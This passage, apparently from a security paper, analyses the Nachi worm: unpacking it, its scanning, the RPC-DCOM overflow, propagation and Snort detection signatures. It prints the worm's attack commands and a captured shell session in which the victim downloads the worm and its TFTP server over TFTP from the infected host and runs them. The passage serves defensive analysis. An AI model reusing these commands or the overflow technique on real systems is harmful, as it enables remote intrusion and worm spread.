The *[-d]* switch is used to decompress/unpack an executable that was previously compressed/packed with UPX. As the Nachi worm demonstrates, there are modified versions of UPX that are used to obscure the intent of executables. Executables that are packed with one of these hacked versions of UPX can not be unpacked by a version of UPX that has not been modified in the same way.

```
$ /root/bin/upx -d bigtool.upx
                       Ultimate Packer for eXecutables
          Copyright (C) 1996, 1997, 1998, 1999, 2000, 2001, 2002
UPX 1.24         Markus F.X.J. Oberhumer & Laszlo Molnar         Nov
7th 2002

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
   1564221 <-    572443   36.59%    linux/386    bigtool.upx

Unpacked 1 file.
```

The *[-l]* switch allows you to list information about an executable that has been packed with UPX. An example of the output of the '-l' switch was provided earlier in this section.

```
$ /root/bin/upx -l bigtool.upx


                       Ultimate Packer for eXecutables
          Copyright (C) 1996, 1997, 1998, 1999, 2000, 2001, 2002
UPX 1.24         Markus F.X.J. Oberhumer & Laszlo Molnar         Nov
7th 2002

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
   1564221 ->    572443   36.59%    linux/386    bigtool.upx
```

The *[-t]* switch is used to sets that an executable that has been packed with UPX is properly formatted and will execute as expected.

```
$ /root/bin/upx -t bigtool.upx
                       Ultimate Packer for eXecutables
          Copyright (C) 1996, 1997, 1998, 1999, 2000, 2001, 2002
UPX 1.24         Markus F.X.J. Oberhumer & Laszlo Molnar         Nov
7th 2002

testing bigtool.upx [OK]

Tested 1 file.
```

The *[-h]* switch provides additional help information.

The *[-V]* switch displays the version of the UPX tool.

The *[-L]* switch displays the UPX software license.

The *[-q]* and *[-v]* switches are used to control the amount of information printed to the screen as UPX runs. Use to *[-q]* switch to quiet or prevent information from being printed to the screen and the *[-v]* switch to print large or verbose amounts of information to the screen.

The *[-o {file}] switch and argument allows you to specify the name of the output file that has been packed or unpacked.*

The *[-f]* switch allows you to force UPX to pack an executable when UPX thinks that the original executable looks 'suspicious'. This can happen when the executable has already been packed with UPX or another tool that compresses and/or obscures the intent of the executable by 'mangling' the executable in either a reversible or functionally non-intrusive way.

The *[-k]* switch preserves the source executables when the [-o {file}] switch is not used.

The *{file}* argument(s) list the executable files that are to be packed or unpacked. More that one file can be specified on the command line.

Even though the Nachi worm executable is UPX packed with a modified version of UPX, which prevents the original UPX from unpacking it, It is still possible to unpack the Nachi worm executable.

The "PE Explorer[23]" tool for Windows, which is an executable analysis tool that includes a disassembler, also has a plug-in that understands how to unpack the Nachi worm executable. The figure below shows a PE Explorer session with the Nachi worm loaded and unpacked. It shows that the Nachi worm is a Win32 PE executable (PE32) built as a Win32 Console application. The base of code, which is where the code segment starts, is 0x00001000 hex and the base of the data segment is 0x00004000 hex.

[23] http://www.heaventools.com/PE_Explorer_plug-ins.htm



Figure 9: PE Explorer view of Nachi worm

The log output of the above PE Explorer session follows:

The name of the Nachi worm executable being explored was dllhost.exe.7305

```
18.03.2004 12:36:07 : Open File: dllhost.exe.7305
```

The length of the executable being explored prior to unpacking is 10240 bytes.

```
18.03.2004 12:36:09 : Length of file is 10240 bytes.
18.03.2004 12:36:09 : Using PlugIn subsystem...
```

The next group of log lines show PE Explorer loading and executing it's plug-in for processing UPX files.

```
18.03.2004 12:36:09 : UPX Unpacker PlugIn: Executing...
```

PE Explorer detects that the file being explored has been compressed with UPX v1.2x

```
18.03.2004 12:36:09 : UPX Unpacker PlugIn: <UPX> File compressed with UPX
18.03.2004 12:36:09 : UPX Unpacker PlugIn: <UPX> UPX version: 12
```

The PE Explorer UPX plug-in detects that the executable is a WIN32/PE format file and has been packed with a modified version of UPX using NRV2B_LE32 compression and that the original file size prior to packing was 28672 bytes.

```
18.03.2004 12:36:09 : UPX Unpacker PlugIn: <UPX> Crafty modification to Header
detected!
18.03.2004 12:36:09 : UPX Unpacker PlugIn: <UPX> File type: win32/pe
18.03.2004 12:36:09 : UPX Unpacker PlugIn: <UPX> Compression method: NRV2B_LE32
18.03.2004 12:36:09 : UPX Unpacker PlugIn: <UPX> Compression level: 10
18.03.2004 12:36:09 : UPX Unpacker PlugIn: <UPX> Uncompressed length: 30426 bytes
18.03.2004 12:36:09 : UPX Unpacker PlugIn: <UPX> Compressed length: 8274 bytes
18.03.2004 12:36:09 : UPX Unpacker PlugIn: <UPX> Original file size: 28672 bytes
18.03.2004 12:36:09 : UPX Unpacker PlugIn: <UPX> Filter ID: 26h
18.03.2004 12:36:09 : UPX Unpacker PlugIn: <UPX> CTO (for filters 21h .. 29h): 01h
```

```
18.03.2004 12:36:09 : UPX Unpacker PlugIn: <UPX> Header checksum:  From Header = 92h
18.03.2004 12:36:09 : UPX Unpacker PlugIn: <UPX> Header checksum:  Calculated  = 92h
18.03.2004 12:36:09 : UPX Unpacker PlugIn: <UPX> Compressed adler32:   From Header =
C2CC1BACh
18.03.2004 12:36:09 : UPX Unpacker PlugIn: <UPX> Compressed adler32:   Calculated  =
C2CC1BACh
18.03.2004 12:36:09 : UPX Unpacker PlugIn: <UPX> Decompressing...
18.03.2004 12:36:09 : UPX Unpacker PlugIn: <UPX> Uncompressed adler32: From Header =
3BE65C28h
18.03.2004 12:36:09 : UPX Unpacker PlugIn: <UPX> Uncompressed adler32: Calculated  =
3BE65C28h
18.03.2004 12:36:09 : UPX Unpacker PlugIn: <UPX> File has an original PE header (can
be restored).
18.03.2004 12:36:09 : UPX Unpacker PlugIn: <UPX> Unfiltering...
```

The rest of the log deals with the composition of the unpacked executable and it's layout as a WIN32/PE format executable.

```
18.03.2004 12:36:09 : UPX Unpacker PlugIn: <UPX> Rebuilding Image...
18.03.2004 12:36:09 : UPX Unpacker PlugIn: <UPX> Section: .text  12288 bytes
18.03.2004 12:36:09 : UPX Unpacker PlugIn: <UPX> Section: .rdata  4096 bytes
18.03.2004 12:36:09 : UPX Unpacker PlugIn: <UPX> Section: .data  8192 bytes
18.03.2004 12:36:09 : UPX Unpacker PlugIn: processed
18.03.2004 12:36:09 : DOS Header Size: 0040h
18.03.2004 12:36:09 : DOS Header: OK
18.03.2004 12:36:09 : Next Header OFFSET: 00E0h
18.03.2004 12:36:09 : PE Signature: OK
18.03.2004 12:36:09 : Calculating Checksum: SUCCESS (Header's Checksum: 00000000h /
Real Checksum: 0000D981h)
18.03.2004 12:36:09 : EOF Position: 00007000h  (28672)
18.03.2004 12:36:09 : Done.
```

The Nachi worm uses the following mechanisms to locate and select it’s victims.

An infected machine propagates the worm by sending ICMP echo packets to possible victim IP addresses on the infected machines class-b subnet. If the effected host’s IP address is 192.168.10.10, then the network range 192.168.0.0-192.168.255.255 will be scanned. Once the scan is complete, the next three incremental class-b networks will be scanned. In our example of an infected host with 192.168.10.10, 192.169.0.0-192.171.255.255 will be scanned. Once the second scan is complete, a single class-b network is selected randomly from 75 predefined network addresses. The first octet will be one of the following: 61, 220, 202, 203, 210, 211, 218, 219 and 220. Lastly, 65535 random IP addresses are scanned again with the first octet being one of those listed above. The scanning component of the Nachi worm can easily create an amplification denial-of-service (DoS). For each host successfully infected, hundreds of thousands of ICMP packets are generated. The following figure shows the ICMP traffic generated on a backbone network over the first week after Nachi was released onto the Internet.



Figure 10: Nachi worm ICMP traffic on Abilene[24]

The Abilene Network is a high-performance backbone network connecting universities across the US. It is advertised as the most advanced native IP backbone network available to universities participating in Internet2[25].

If a potential victim responds with an ICMP echo-reply, the infected attacker attempts to execute shell code on the victim through the RPC DCOM buffer overflow vulnerability.

To re-iterate the specific location of the vulnerability that the Nachi worm used to attack a system via MSRPC-DCOM. The following is the function declaration for a sub-routine called CoGetInstanceFromFile[26] which creates a new object and initializes it from a file using IPersistFile::Load. There is where the unchecked parameter can cause a buffer overflow. This is the vulnerability that the Nachi worm uses to remotely execute code on the target system.

```
CoGetInstanceFromFile

HRESULT CoGetInstanceFromFile (
          COSERVERINFO * pServerInfo,
          CLSID * pclsid,
          IUnknown * punkOuter,
          DWORD dwClsCtx,
          DWORD grfMode,
          OLECHAR * szName,
          ULONG cmq,
          MULTI_QI * rgmqResults
);
```

The Nachi worm sends a malformed RPC-DCOM request to execute the CoGetInstanceFromFile function with a string the maximum size allowed by the function. This is important and will be explained is a moment. The following '. . . snip . . .' of the disassembled RPC-DCOM exploit code sent in the RPC-DCOM packet shows the string stored at offset 0x00000684 (hex) that is sent in the szName field.

---

[24] http://www.ren-isac.net/ren-isac_status_030827_detail.pdf
[25] http://abilene.internet2.edu/
[26] http://msdn.microsoft.com/library/default.asp?url=/library/en-us/com/htm/cmf_a2c_765h.asp

```
. . . snip . . .
seg000:00000684                 db '\',0
seg000:00000686 aC              db 'C',0
seg000:00000688                 db '$',0
seg000:0000068A                 db '\',0
seg000:0000068C a1              db '1',0
seg000:0000068E a2              db '2',0
seg000:00000690 a3              db '3',0
seg000:00000692 a4              db '4',0
seg000:00000694 a5              db '5',0
seg000:00000696 a6              db '6',0
seg000:00000698 a1_0            db '1',0
seg000:0000069A a1_1            db '1',0
seg000:0000069C a1_2            db '1',0
seg000:0000069E a1_3            db '1',0
seg000:000006A0 a1_4            db '1',0
seg000:000006A2 a1_5            db '1',0
seg000:000006A4 a1_6            db '1',0
seg000:000006A6 a1_7            db '1',0
seg000:000006A8 a1_8            db '1',0
seg000:000006AA a1_9            db '1',0
seg000:000006AC a1_10           db '1',0
seg000:000006AE a1_11           db '1',0
seg000:000006B0 a1_12           db '1',0
seg000:000006B2 a1_13           db '1',0
seg000:000006B4 a1_14           db '1',0
seg000:000006B6 a_              db '.',0
seg000:000006B8 aD              db 'd',0
seg000:000006BA aO              db 'o',0
seg000:000006BC aC_0            db 'c',0
seg000:000006BE                 db    0
. . . snip . . .
```

The string “\C$\123456111111111111111.doc” terminated with a NULL is 30 bytes long (0x1e hex). The string contained in the szName argument is passed to the GetPathForServer function which allocates 32 bytes (0x20 hex) to store the name. The vulnerability comes from the CoGetInstanceFromFile function when called through MS-RPC. The length check happens before the function prepends the server’s name in the form \\{server-name}\ where server-name is the name of the local server where the function is executed. Because the length test has already been completed and the original string passed to the CoGetInstanceFromFile function is 30 bytes long (0x1e hex), the new string, even if the server-name is one byte long, ‘a’ for example, will be expanded to \\a\C$\123456111111111111111.doc which, with the trailing NULL, is 33 bytes long (0x21 hex). This string is passed to the GetPathForServer function where the buffer overflow occurs.

This shell code starts a command shell, opens a TCP connection on a random TCP port between 666 and 765 back to the infected attacker and connects the command shell to the TCP connection. I have only seen TCP port 707 and Symantec reports that this is due to an interaction with the C language runtime DLL. The infected attacker looks for the command tool banner and shell prompt. If it receives them, the infected attacker sends two dir commands, to see if the system is already infected with the worm. If both dir commands succeed, the infected attacker sends two TFTP commands to download the worm and a TFTP server from the infected attacker. If both downloads succeed, the infected attacker executes the worm file that has just been downloaded.

The commands that are sent from the infected attacker to the command shell on the victim are listed below:

dir wins\dllhost.exe
dir dllcache\tftpd.exe
tftp -i 192.168.20.10 get svchost.exe wins\SVCHOST.EXE
tftp -i 192.168.20.10 get dllhost.exe wins\DLLHOST.EXE
wins\DLLHOST.EXE

Several advisories state that the worm sets up a backdoor listening on a TCP port between 666 and 765. The worm does setup a listener, which is not a backdoor. When you netcat or telnet to the port the connection will close after a few seconds. If you send any string of bytes other than a Windows command shell banner, it will close. This is a significant difference between the Blaster variants, which setup a command shell backdoor on port 4444 on the victim, and the Nachi worm.

The following is a textual as well as visual overview of the interaction between an infected attacker and a victim that is vulnerable to the RPC DCOM exploit.



Figure 11: Nachi Propagation

The above figure visually depicts the communication between an infected attacker and a victim host. The attacker begins by pinging the victim host using ICMP echo (0x0800 at the beginning of the ICMP header) and the victim responds with an ICMP echo reply (0x0000 at the beginning of the ICMP header). This is marked as 'probing' (in blue). The next cluster of three groups of packets relate to a TCP connection originating from the attacker. The first group (in green) is the three-way handshake to establish a connection from the attacker to the victim on TCP port 135. The next group (in red) is the Nachi worm shell code wrapped in a malformed DCERPC Request that uses the MSRPC-DCOM exploit. The last group in this cluster (in green) is a forced disconnect commonly called an abort of the TCP connection. This is noteworthy and discussed in the signature portion of this section because it is a secondary network signature of the Nachi worm. The next group of packets (in green) are the three-way handshake originating from the victim back to the attacker which is caused by the shell code embedded in the MSRPC-DCOM exploit in the previous groups of packets. This is a TCP connection to a port listening on the attacker between 666 and 765 (almost always 707). The large cluster of packet groups (in orange) relate to the communication between the attacker and the victim over the shell connection. The attacker sends commands to the shell of the victim and the victim executes them. These include one or two TFTP requests (in purple) originating from the victim to the attacker. The last group (in green) are the last two packets where the victim, now infected with the Nachi worm aborts the shell connection by sending a packet with the RST bit-flag set. The attacker then responds with a packet with the RST bit-flag set.

The following TCP session from a Nachi command shell (Port 707) shows commands the infected attacker uses and the responses from the victim:

```
Microsoft Windows 2000 [Version 5.00.2195].
(C) Copyright 1985-1999 Microsoft Corp..
.
C:\WINNT\system32>dir wins\dllhost.exe
.dir wins\dllhost.exe
 Volume in drive C has no label..
 Volume Serial Number is 6456-EF1E.
.
 Directory of C:\WINNT\system32\wins.
.
File Not Found.
.
C:\WINNT\system32>dir dllcache\tftpd.exe
..dir dllcache\tftpd.exe
 Volume in drive C has no label..
 Volume Serial Number is 6456-EF1E.
.
 Directory of C:\WINNT\system32\dllcache.
.
File Not Found.
.
C:\WINNT\system32>tftp -i 192.168.20.10 get svchost.exe
wins\SVCHOST.EXE
..tftp -i 192.168.20.10 get svchost.exe wins\SVCHOST.EXE
Transfer successful: 19728 bytes in 1 second, 19728 bytes/s..
.
C:\WINNT\system32>tftp -i 192.168.20.10 get dllhost.exe
wins\DLLHOST.EXE
..tftp –I 192.168.20.10 get dllhost.exe wins\DLLHOST.EXE
Transfer successful: 10240 bytes in 1 second, 10240 bytes/s..
.
C:\WINNT\system32>wins\DLLHOST.EXE
..wins\DLLHOST.EXE
```

Capturing the shell connection packets between a victim and the infected attacker op port 707 using a network analyzer named Ethereal created the above TCP session. On a Linux computer, I executed the ethereal command and passed the name of a capture file in tcpdump[27] (libpcap[28]) format between an infected attacker and a victim host. This will cause Ethereal to start up and load the capture file. Once the file is loaded, I selected the first packet of the MSRPC-DCOM connection from the infected attacker to the victim (TCP destination port 707) and pressed the right mouse button. This brings up the packet specific options menu and, as this is a TCP packet, the first item in the menu is 'Follow TCP Stream'. The following screen shot shows this process. When you select ‘Follow TCP Stream’, Ethereal will open a new window with the re-assembled TCP session including data sent in either direction. Human readable are printed in their ASCII equivalents and non-human readable characters are replaced with placeholders.

[27] http://www.tcpdump.org/tcpdump_man.html
[28] http://www.tcpdump.org/pcap3_man.html



Figure 12: Ethereal's Follow TCP Stream Feature

This feature allows simple and quick creation of session captures as shows above.

The worm is now active on the victim. The worm sets up persistence by creating a service called "WINS Client" to run DLLHOST.EXE and "Network Connections Sharing" to run SVCHOST.EXE which is actually TFTPD.EXE. Below are screen captures of the two services that are installed by the Nachi worm prior to the system being restarted.



Figure 13: Nachi 'WINS Client' Service



Figure 14: Nachi 'Network Connections Sharing' Service

The Nachi worm tries to fix the MS03-026 vulnerability by attempting to connect to Microsoft and download patches. This worm fights the spread of the Blaster worm and its variants by killing any running MSBLAST processes and deleting MSBLAST.EXE from the system. It does not remove any Blaster registry entries. This worm has a predefined lifetime. When DLLHOST.EXE is executed, it checks the date and if the system clock year is 2004, DLLHOST.EXE removes itself and the services from the system. It does not remove the TFTP server called SVCHOST.EXE.

The above descriptions of the characteristics of the Nachi worm are a distillation of information from several publications that can be found in the reference section of this document.

Signatures of the attack – Phase One

This section is broken down into three parts. First are the most obvious and direct signatures that can be used to detect the Nachi worm on a network. Second are the not-so-obvious and indirect signatures that can be used to detect the Nachi worm on a network. Lastly, the third are the system level signatures both direct and indirect that can be used to detect the Nachi worm on a system.

Primary network signatures

The Nachi worm generates five distinct network signatures that can be observed and alerted against.

```
20:04:14.564945 IP (tos 0x0, ttl 128, id 310, offset 0, flags [none], length: 92)
attacker > victim: icmp 72: echo request seq 22528
0x0010   ???? ???? 0800 48aa 0200 5800 aaaa aaaa        ...W..H...X.....
0x0020   aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa        ................
0x0030   aaaa aaaa aaaa
```

First is the large quantity of ICMP traffic that includes 26 distinctive trailing bytes (0xaa) sent out by the infected host as it scans for potential victims. Below is a portion of a tcpdump session showing the ICMP ping sweeps that attacker is sending to victim.

This characteristic is detected by the following default snort rule:

```
alert icmp $EXTERNAL_NET any -> $HOME_NET any (msg:"ICMP PING
CyberKit 2.2 Windows";
content:"|aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa|";itype:8;depth:32;
reference:arachnids,154; sid:483;  classtype:misc-activity; rev:2;)
```

Second is the RPC-DCOM Buffer overflow attempt, which is made against each system listening on TCP port 135 that responds to the ICMP echo, sent from the attacker as send in the following tcpdump output:

```
08:56:35.694898 IP attacker.2245 > victim.135: P 1:73(72) ack 1 win 25200
0x0010   ???? ???? 08c5 0087 8895 0a89 e168 b97d        ............h.}
0x0020   5018 6270 fc93 0000 0500 0b03 1000 0000        P.bp............
0x0030   4800 0000 7f00 0000 d016 d016 0000 0000        H...............
0x0040   0100 0000 0100 0100 a001 0000 0000 0000        ................
0x0050   c000 0000 0000 0046 0000 0000 045d 888a        .......F.....]..
0x0060   eb1c c911 9fe8 0800 2b10 4860 0200 0000        ........+.H`....
```

This characteristic is detected by the following default snort rule:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 135 (msg:"NETBIOS DCERPC
ISystemActivator bind attempt"; flow:to_server,established;
content:"|05|"; distance:0; within:1; content:"|0b|"; distance:1;
within:1; byte_test:1,&,1,0,relative; content:"|A0 01 00 00 00 00 00
00 C0 00 00 00 00 00 00 46|"; distance:29; within:16;
reference:cve,CAN-2003-0352; classtype:attempted-admin; sid:2192;
rev:1;)
```

The third is the command shell that is opened from the victim back to the infected attacker of which a portion of the packets are shown below in tcpdump format:

```
08:56:35.786982 IP victim.1175 > attacker.707: P 1:43(42) ack 1 win 64240
0x0010   ???? ???? 0497 02c3 e169 d702 8896 25c3        ...P.....i....%.
0x0020   5018 faf0 acc4 0000 4d69 6372 6f73 6f66        P.......Microsof
0x0030   7420 5769 6e64 6f77 7320 3230 3030 205b        t.Windows.2000.[
0x0040   5665 7273 696f 6e20 352e 3030 2e32 3139        Version.5.00.219
0x0050   355d                                          5]
08:56:35.994269 IP victim.1175 > attacker.707: P 43:108(65) ack 1 win 64240
0x0010   ???? ???? 0497 02c3 e169 d72c 8896 25c3        ...P.....i.,..%.
0x0020   5018 faf0 e292 0000 0d0a 2843 2920 436f        P.........(C).Co
0x0030   7079 7269 6768 7420 3139 3835 2d32 3030        pyright.1985-200
0x0040   3020 4d69 6372 6f73 6f66 7420 436f 7270        0.Microsoft.Corp
0x0050   2e0d 0a0d 0a43 3a5c 5749 4e44 4f57 535c        .....C:\WINDOWS\
0x0060   7379 7374 656d 3332 3e                        system32>
```

The shell banner is distinctive and can be detected with the following default snort rule:

```
alert tcp $HOME_NET !21:23 -> $EXTERNAL_NET any (msg:"ATTACK-
RESPONSES Microsoft cmd.exe banner"; flow:from_server,established;
content:"Microsoft Windows"; content:"(C) Copyright 1985-";
distance:0; content:"Microsoft Corp."; distance:0;
reference:nessus,11633; classtype:successful-admin; sid:2123; rev:1;)
```

The fourth network signature is the TFTP get requests that the victim makes back to the infected attacker to download the Nachi worm executable and TFTP server. This can be detected by the following snort rule:

```
alert udp $EXTERNAL_NET any -> $HOME_NET 69 (msg:"TFTP Get";
content:"|00 01|"; offset:0; depth:2; classtype:bad-unknown;
sid:1444; rev:2;)
```

The WebDAV attack vector used by the Nachi worm generates the fifth distinct signature that can be detected with the generic WebDAV exploit rule provided with Snort:

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-
IIS WEBDAV exploit attempt"; flow:to_server,established;
content:"HTTP/1.1|0a|Content-type|3a| text/xml|0a|HOST|3a|";
content:"Accept|3a| |2a|/|2a0a|Translate|3a| f|0a|Content-
length|3a|5276|0a0a|"; distance:1; reference:cve,CAN-2003-0109;
reference:bugtraq,7716; classtype:attempted-admin; sid:2090; rev:2;)
```

Secondary network signatures

The Nachi worm has a repeating pattern as follows:

- Infected scans Victim (ICMP)
- Victim is alive (ICMP)
- Infected attacks Victim (TCP/135)
- Victim opens command shell to Infected (TCP/707)
- Victim downloads worm from Infected (TFTP)
- Victim becomes Infected and starts scanning (ICMP)

This pattern becomes very apparent when large numbers of systems are infected and are actively scanning networks.

Hosts infected with the Nachi worm have a TCP port between 666 and 765 listening. The majority of the time, the port is TCP/707. An nmap[29] scan of the host can help to determine if the system is infected remotely. If the system is running windows, has MS RPC listening on TCP/135 and has a TCP port 707 listening, this is a better than average chance that the system is infected with the Nachi worm as seen below:

```
[root@shadow bin]# ./nmap -sS -sU -sV -O possible-victim

Starting nmap 3.46 ( http://www.insecure.org/nmap/ ) at 2003-10-03
22:56 PDT
Interesting ports on 192.168.10.10:
(The 3123 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE      VERSION
69/udp   open  tftp?
135/tcp  open  msrpc        Microsoft Windows msrpc
135/udp  open  msrpc
137/udp  open  netbios-ns?
138/udp  open  netbios-dgm?
139/tcp  open  netbios-ssn
161/udp  open  snmp?
407/udp  open  timbuktu?
500/udp  open  isakmp?
707/tcp  open  unknown
1031/tcp open  iad2?
2967/udp open  symantec-av?

Device type: general purpose
Running: Microsoft Windows 95/98/ME|NT/2K/XP
OS details: Microsoft Windows Millennium Edition (Me), Windows 2000
Professional or Advanced Server, or Windows XP

Nmap run completed -- 1 IP address (1 host up) scanned in 92.431
seconds
```

